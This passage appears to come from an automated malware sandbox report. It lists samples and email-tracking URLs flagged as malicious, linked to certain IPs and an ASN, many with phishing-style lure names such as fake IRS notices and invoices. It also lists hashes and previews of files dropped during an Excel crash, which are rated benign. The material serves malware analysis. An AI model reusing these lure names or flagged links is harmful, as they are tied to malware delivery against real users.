	http://https://email.utest.com/ls/click?upn=67aRGAcCFCvHxiPAckWKkhPC4KvHs6b-2F2weO-2F4bbSuzsR0S00yjD-2Bp98nxI8VUxFO-2BA-2FaoV7I7ejt7iWFdzNGQD7Rt-2B-2FrHigS8odmZ5jtBR1Jc-2F-2ByB20l8hXLQVEUsoKYNzQVntp2VlCibfgJJsmyTb3rVDsu9ejaUs6-2FrCmWTartaVeLsn0D92Hp7N17yWd7UqmLdwaGYREjE6axvHGamR7YgBj26o7dhrUoK-2BeTg4-3DlR5U_V3NU-2FA-2F-2BMCS01eqTEl7SwdC4Y1sHc0Ok-2BE-2BBcFuZa-2FMLGwVAklUo5zpn5w-2FWMCIp5-2FtPYdDyjonZQp2-2Fm-2FtoJqNBof8e11z4gErP9ujPflSfLTzXPNoDO4w6SdWltChamjCgpNcPi7T73NCj5Bg6ZnTadUi7N8-2BY2rrmnE5gpze1qYGwtCTwrD-2FEhq3HOVVSI6EgHrfbUqiGU0pY5jHFIJ3IDNrcPLgrZyFiYcyqRek-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=LMh8OQWOikhQ4E8y-2BrYnz-2BbDB2TElaf90yCHoFAn4M1bYurbyYcloHeQnYwY0vQ7VDotXE-2F1AU3v6KKQKAvhhYV0UBWlqtuRNZJVtvX80VxChFCc1lzvSHIOg2vQaiTyT0IDnohwmvAyk6q7Lw7aV2oNzPp1SRnlWHFXN0qSB1ZgfLjV0g7BwyUNgRacGzLQzxxo4OCEX0lynXTekIdGpsnVH8RdeHbQN5hmkvqmAfMoOPsGKIXFuD2XjXmSQNwHQ8tj_OFYFW3aawQjHnZ2oUsm9aGRmiVDxWOGUeXvmswsU9xvx6eL-2F-2Facl5TxDb-2FnQAE-2F9WO-2BX1bZLZ3dQ6WwuATmPzz3S8NpXbPAjepyz5kRHvZa0CDmTSp0IhGs72hXqIXDMOuT72gd5GYA2W6rPcohuTqV3rAs0ui6xQJlDhswQEvrgqzCELYcSf4yeLy0GlPUnnpdaGlBorHCk0eM6B-2FWcFUAXo2t3fTe0C5AFZKARfK8-3D	Get hash	malicious	Browse	• 104.18.11.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://email.utest.com/ls/click?upn=pRtNAE4pBw306smbkBG7VfeIwBX2zq-2BxFGkc-2FYVg2kyteQhPgCyjFIF3g7Xm8OdsEJm4m-2Bb8v32fZo5G1S6IScPtZRx0O1qeslKL30HVUgu03CpTlmUlGG19oYXldBdB3T-2BnneFUo-2FnuydTFtQrV-2FFD7ECFZ6-2BXjQduZf9kDgVI74LqkaeF5jfEKlvI9dNzmUWbncaLWs9jkPrQYRliwgvYISGRxPJ7a3gAUWZPRjDY-3DfCad_fQ8VNONEToroRqvq8M8IT71VVsbp-2FrVCPzMBywYUGjNEx5hFeS-2B3-2B0wfsC8rR2-2FcrAujDEHG74A-2FnVGsRRFxg-2FNYq0Ficj-2F6MNmWD3eD9hLtWuST0s8y4JgrbMq35uliVx4-2FWXoquNFvepEkXYb-2BIIifvG1Hrrso0Hz938T8Kk2oqOiB-2BWIt73FfY6-2F7kAdcZID9fseESOxt2IDwNJfsG-2BJ2dV9l2zjNB8qRR8WVLPs-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=fuaIpvnsuSQILWwzYiXi5qnEApdA08gndIGt9eDXEUzb2D9ZQis83XJjquyQ-2B9NU6N6PUmNiYKL2-2B9K-2B0Q-2FRuNZV2Rm6EE3tP6uveKZcpGa39fA3R6q6mtnf0YazerOr3Wym2I-2B4EKphohsG9TZrR10vb4sAorg3TlmbMLBvyRhlhPfnKFPOumxhPEnjlTpz4URurYF2wvhUTU5FbrZwbgaLDFhKWhDuDmKVQ4MiqOgEAGo1wQlNp439PzN1eKX8UvDM_oB8tJkdbn8-2B0HmsO8J4iQplzftnfE-2B8k0a9q1EntRKkJu1B-2FCVgO526eX33TRFpJwAzeZS5KAS0tKKzRRvWnodl78aEsHhSxo91ApNyL4MdpCkbZLJkdQb12aN6YOUgsp7GPBut2ZGkQb0VPeuTR9sLawADBZxxcvvOm5C44mioeJoHe0qFQpD7j-2FkTjaJgMi4jWdYXYz6hdODOLE13y3HyL2fGbEXG3mHtm20h7Ry8-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KaIR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0Inkkq0sM5FeXPK9I7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdIg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETI96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUlj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXlfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOIU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJlEgydRUHiWwDj8GYDCxqGnV0O0rI4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMlL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 104.18.10.39
	Vessel details.doc	Get hash	malicious	Browse	• 104.18.11.39
	excel.xls	Get hash	malicious	Browse	• 104.18.11.39

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• 199.59.242.153
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• 199.59.242.153
	099898892.exe	Get hash	malicious	Browse	• 199.59.242.153
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• 199.59.242.153
	990109.exe	Get hash	malicious	Browse	• 199.59.242.153
	SAWR000148651.exe	Get hash	malicious	Browse	• 199.59.242.153
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	Payment Order Inv.exe	Get hash	malicious	Browse	• 199.59.242.153
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 199.59.242.153
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• 199.59.242.153
	file.exe	Get hash	malicious	Browse	• 199.59.242.153
	PByYRsoSNX.exe	Get hash	malicious	Browse	• 199.59.242.153
	3Y690n1UsS.exe	Get hash	malicious	Browse	• 199.59.242.153
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	SOA121520.exe	Get hash	malicious	Browse	• 199.59.242.153
	googlechrome_3843.exe	Get hash	malicious	Browse	• 199.59.242.153
	cap.exe	Get hash	malicious	Browse	• 199.59.242.153

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	914
Entropy (8bit):	7.367371959019618
Encrypted:	false
SSDEEP:	24:c0oGlGm7qGlGd7SK1tcudP5M/C0VQYyL4R3fum:+JnJ17tcudRMq6QsF
MD5:	E4A68AC854AC5242460AFD72481B2A44
SHA1:	DF3C24F9BFD666761B268073FE06D1CC8D4F82A4
SHA-256:	CB3CCBB76031E5E0138F8DD39A23F9DE47FFC35E43C1144CEA27D46A5AB1CB5F
SHA-512:	5622207E1BA285F172756F6019AF92AC808ED63286E24DFECC1E79873FB5D140F1CEB7133F2476E89A5F75F711F9813A9FBB8FD5287F64ADFDCC53B864F9BDC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0..v.....:.....(d.....0...*.H.....0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20...130801120000Z..380115120000Z0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20..."0...*.H.....0.....7.4.{k.h..Ju.F.!.....T.....:..<z...k.-^.$D.b.~..~.Tu ..P..c .l0.....7...CN.{,.../..:...%.k.`.`.O!I..g..a.....2k..W.].....I.5-..Im.w..IK..U.....#.LmE.....0..LU.'JW.|...s...J...P.....!.....g(.s..=Fv...!4M..E..I.....3.).....B0@0...U.....0....0...U.....0...U.....N"T ....n.....90...*.H.....`g(.o.Hc.1..g..}<.J...+.._sw*2.9.gB.#.Eg5....a.4.. L....5.v..B..D...6t$Z.I..Y5..I....G*=./.\... ._SF..h...0.>1.....>5.._..pPpGA.W.N...../.%.u...o..Aq..*.O. U...E..D..2...SF.,...".K..E....X..}R..YC....&.o....7}.....w_v.<..]V[..fn.57.2.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0862995200743666
Encrypted:	false
SSDEEP:	6:kKd/zLDKVIbjcalgRAOAUSW0zeEpV1Ew1OXISMlcV/:RLutWOxSW0zeYrsMlU/
MD5:	0FCAC07AEFF591E1FF36221FC15993B5
SHA1:	6AF4105DB3149F0580D3E8347CE34161EB9D1263
SHA-256:	866EEAAF51EA184F5C6F6C26755C5F44D98B78AC37FE334267E6C41EEEBDFA1A
SHA-512:	A4AB264BF66FC9F69430B213CBF09BDD919777E0DEC8820AA77F06AF8D3A60645C8B9C39355176C97B7B8FDCFCD40F6F28C27599B31B59533925FC1D8E1F297
Malicious:	false
Reputation:	low
Preview:	p..... ....j.... ....(..... ....n...u.....h.t.t.p.:././.c.a.c.e.r.t.s...d.i.g.i.c.e.r.t...c.o.m./.D.i.g.i.C.e.r.t.G.l.o.b.a.l.R.o.o.t.G.2...c.r.t..".5.a.2.8. 6.4.1.7.-.3.9.2."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.117051994467751
Encrypted:	false
SSDEEP:	6:kKvVwswwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:nVykPlE99SNxAhUegeT2
MD5:	4FA401A194E5284B0318ED59396335C5
SHA1:	82F0AEA431C0AC660303423D44DEC0F299C8D1E4
SHA-256:	6942E5AA884492FA35293A7A7811E1228C463F90A67A883F83AB9FA64B2D07F8
SHA-512:	D536E1FEDB6B5392CAD3B8341B10A2B875D6945C499BA76F09486461FD7D6037BCF0CE2B74A392F92B6458AEA041914D4DA52C6DE0A07340C67EEA415EA4A9 F
Malicious:	false
Reputation:	low
Preview:	p..... .....'1.....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B9858B0.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1408
Entropy (8bit):	2.270567557934206
Encrypted:	false
SSDEEP:	12:YnLmlzslqWuMap0Fol9l+EeQpN4lZsrBKlQzKlsl0u17u1DtDAcqitLMk+QCeJHo:Ync9640CXV34gNqXK7KhDDYB
MD5:	40550DC2F9D56285FA529159B8F2C6A5
SHA1:	DD81D41D283D2881BEC77E00D773C7E8C0744DA3
SHA-256:	DA935E8D60E93E41BCD7C3FBB1750EF3AC471C3AF78AFC8945DFBF31EB54A1E1
SHA-512:	FC354E4F37C9E1BA07DFC756F56A1ABE6A75230DEF908F34E43D35618B113A532E5B7C640F5B14BF75AC31003D8C66E06BA37A004E9357BF7896BD944A0514A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....).....`...1.....|..F.....GDIC.....L0.U.....iii.....-. .....-.....-.....-.....-.....!.....'.....-.....!.....$.....-.....'.....$..... -.....'.....!.....!.....'.....iii.....%.....'.....%.....'..... ....%.....'.....%.....'.....%.....L...d.....!.....?.....?.....".....!.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A342A0F1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 363 x 234, 8-bit colormap, non-interlaced
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A342A0F1.png	
Size (bytes):	2653
Entropy (8bit):	7.818766151665501
Encrypted:	false
SSDEEP:	48:EMJaE2jR4jEJ/ff6nMVNzNzHuuQoCpMTjOWhXP4/3dlsIfnaedCByM9x:VkjR4j6Hf6nGOWXPe/v3k/9x
MD5:	30D3FFA1E30B519FD9B1B839CC65C7BE
SHA1:	1EB0F0E160FF7440223A7FE46F08B503F03D3AFB
SHA-256:	89A25BF794658FD3FABB1F042BCC283497B78E0A94098188F2DED7587B0CA3DC
SHA-512:	88E3ABDADCBD7F308FCAED390A033F09208EAAD4053FE69DAA274CC14DD2BC815B4D63725C1EFEF3C592C1DEDE22A555DBF5303C096839F8338B2F6C9E0A3C50
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...k.....S.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....KIK.....IDATx...b.0.E-.....`.Y..~f.$.h...,..H..CLg.x<.h..k..k..k..k..k..k..k.....:....$F.....E.....t.c?.~...q?.....!F....)<#$.l.....`..f.....;.....D]M.~..s.....h.}`.&{..X2.6.....s.;3>..o....0zn...])..8..;..rA..6..Xn"R..a.Bw..M....tw..mE.w....>....]..._v...z...H.y..8{}Z...gu.C~.3...>]o..>_.F/....._7nt...c...n..lu..g..@.....I...=.....?.9...."..Rc..b..If.f..l.....#4...Fw.A{...&N.Z.'..2.;.?.h.|..eZf..`..`..`..`.....O..m.>n.-fS.....R...q.....F..D.....w...e..x.H.?.C.....;.o!.)....@G..y..EY...5.>...'.}..4(..Aj)d.Pk....7vG.....,G..RZ.#F...K.<.....'j...^r.(....."......FHN.D4.j.y..wJ_...H2.....lN....?.V?...z.K.....M..F... ..t...053..:..0.~.S-.30..'...Q..et..=...5.q.Ko..Y#...H.~...C..CLi.83..6_..B.DC..>?.]..fGo..X0}C.|.@B..AJ.s.x...n..[.#WE....F.gv..i}..f}.....qG...G.O4....w6.x.L.J.....^._o:Za}..{.x.....F

C:\Users\user\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_EXCEL.EXE_6f227b18f49da44a2d1889aa10939f535bdc_09e1e9e2\Report.wer	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	modified
Size (bytes):	16312
Entropy (8bit):	3.7163402135276207
Encrypted:	false
SSDEEP:	96:4KbBakNZESl/fQ5QXI4izw+HbngICZgpYT1uPoGl9uyEYcbkMIbFY7UGQIiTOB1A:4LBKzFCEuhTlyZVaPYVaJa5GG
MD5:	0FDF227B92A2ECDFE906E27D6C032F8A
SHA1:	0EB3004A2A4905A6DEAB1996B86B4328860EE777
SHA-256:	11F89CB104E776E2E1077133CBBE0C568E3F4F870157534C1F489216E9328093
SHA-512:	B80868BD0B49AC51AFA4A3FA0BC4B0D23656AFADE3C46EB9C72224DD787F1CF7E1215563E021F59449CA97D46FF1540FC9A1F693D77783B303935DA3FCE0E01
Malicious:	false
Reputation:	low
Preview:	V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.4.8.9.2.0.8.7.0.8.2.0.8.3.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.4.8.9.2.1.0.3.9.9.2.5.1.3.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.d.7.0.3.7.a.3.-.5.4.7.d.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.d.7.0.3.7.a.2.-.5.4.7.d.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.I.d.=.3.7.0.1.1.5.9.2.6.1.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.T.a.b.l.e.=.3.8.0.7.0.7.5.2.5.....R.e.s.p.o.n.s.e...t.y.p.e.=.4.....S.i.g.[.0.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .N.a.m.e.....S.i.g.[.0.]...V.a.l.u.e.=.E.X.C.E.L...E.X.E.....S.i.g.[.1.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .V.e.r.s.i.o.n.....S.i.g.[.1.]...V.a.l.u.e.=.1.4...0...7.0.1.5...1.0.0.0.....S.i.g.[.2.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .T.i.m.e.s.t.a.m.p.....S.i.g.[.2.]...V.a.l.u.e.=.5.1.c.c.a.7.c.d.....S.i.g.[.3.]...N.a.m.

C:\Users\user\AppData\Local\Temp\67FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	56572
Entropy (8bit):	7.850619347326348
Encrypted:	false
SSDEEP:	768:hnSWNrAli8zJjXl9e4JpKmyslLBti3rng54DpyNzSHOdFoKqbLNFq9z:hXUl/i434o9og540NzgO/ObLNFq9z
MD5:	DEC0E4FC83D4C848B110DB20629C98DC
SHA1:	9A7EC2860D75C9984F6713A08DA3085EF6BC91AE
SHA-256:	FB2A27AF526DF0402AA3712EC3F0E20C9704DAC783BC737C4FF46D3629D76812
SHA-512:	1F430E39C5AF36D0CA40E33828EF4002D4BB6C39A891027F3F489E8ED64A72914F33EE09BD56746DA162F762121113C13CA5FE2C55F7A342DD8127ED4CB098A9
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....H...(.g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2..]0..1....0...-..&.....|_;.....W>~.....x..u.n.....+.....*(....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-....D.....q..8.,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\998453.cvr	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1392
Entropy (8bit):	3.142934598289609
Encrypted:	false

C:\Users\user\AppData\Local\Temp\998453.cvr	
SSDEEP:	24:pll/r8suFosnbeTl/3vXkJXHIUbcW1IP/dOZ5GjXO/CUnHBFzE:pll/QFZbkXWGlON/xBFY
MD5:	91CFCC4A1A09DB77E653BB2E13F9B179
SHA1:	165023666DAE5D631E04A9220442E401075DB3D1
SHA-256:	BA228004FCDF193E308AB0545750EE259A1D20999071DF01CD8B4B3964256422
SHA-512:	2FDE452FAFAB930FE87B4E633057B63D4F21FD34634D8153423467102CAB76A939694316098E5AAECFE05AAEC90632FDF5EF79E21647AF5C70162EC0693A9118
Malicious:	false
Preview:	MSQMx.....\.S.....g.....X....._.....EXCE.....5...g.....;.....<.....A..... .....l.....z...S.....S.....B.....a...b.....;...N.....VC..C.....F... .....Q.....W.....h#.....#.....+.....+.....+.....+...+.....0.....:.....;.....Q.....w.....w.... .....:! .....n".....".....#..".....#..".....#..".....#..".....#..".....#..7#.....?.....w.....w.....<...B.....".../.....B../.....$...$..... ..."..n370.....B..

C:\Users\user\AppData\Local\Temp\Cab955E.tmp	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206769656577553
Encrypted:	false
SSDEEP:	1536:cG4LEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:c5NNSk8DtKBrpb2vxrOpprf/nVq
MD5:	C5E9F5703FA359DD72FBB85355945491
SHA1:	21549B782C4424D9100D4477D34847842528426E
SHA-256:	98870A08EBB24B9C458C0ECE3F7CDDF3089A26C83403BF653B00ABBF244FFA95
SHA-512:	0AC6C3C8EF98C31CCA647277EAB1C28565ACA4F0BB02A7BFBC040594DC327D6D7BD37D601860D47823EDA5FCC11354C5C67A88EE1C2890625DA2F330DB9D7 26
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!..!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...l.....T..... ..P..... .....&!.....

C:\Users\user\AppData\Local\Temp\Tar955F.tmp	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false

C:\Users\user\AppData\Local\Temp\Tar955F.tmp	
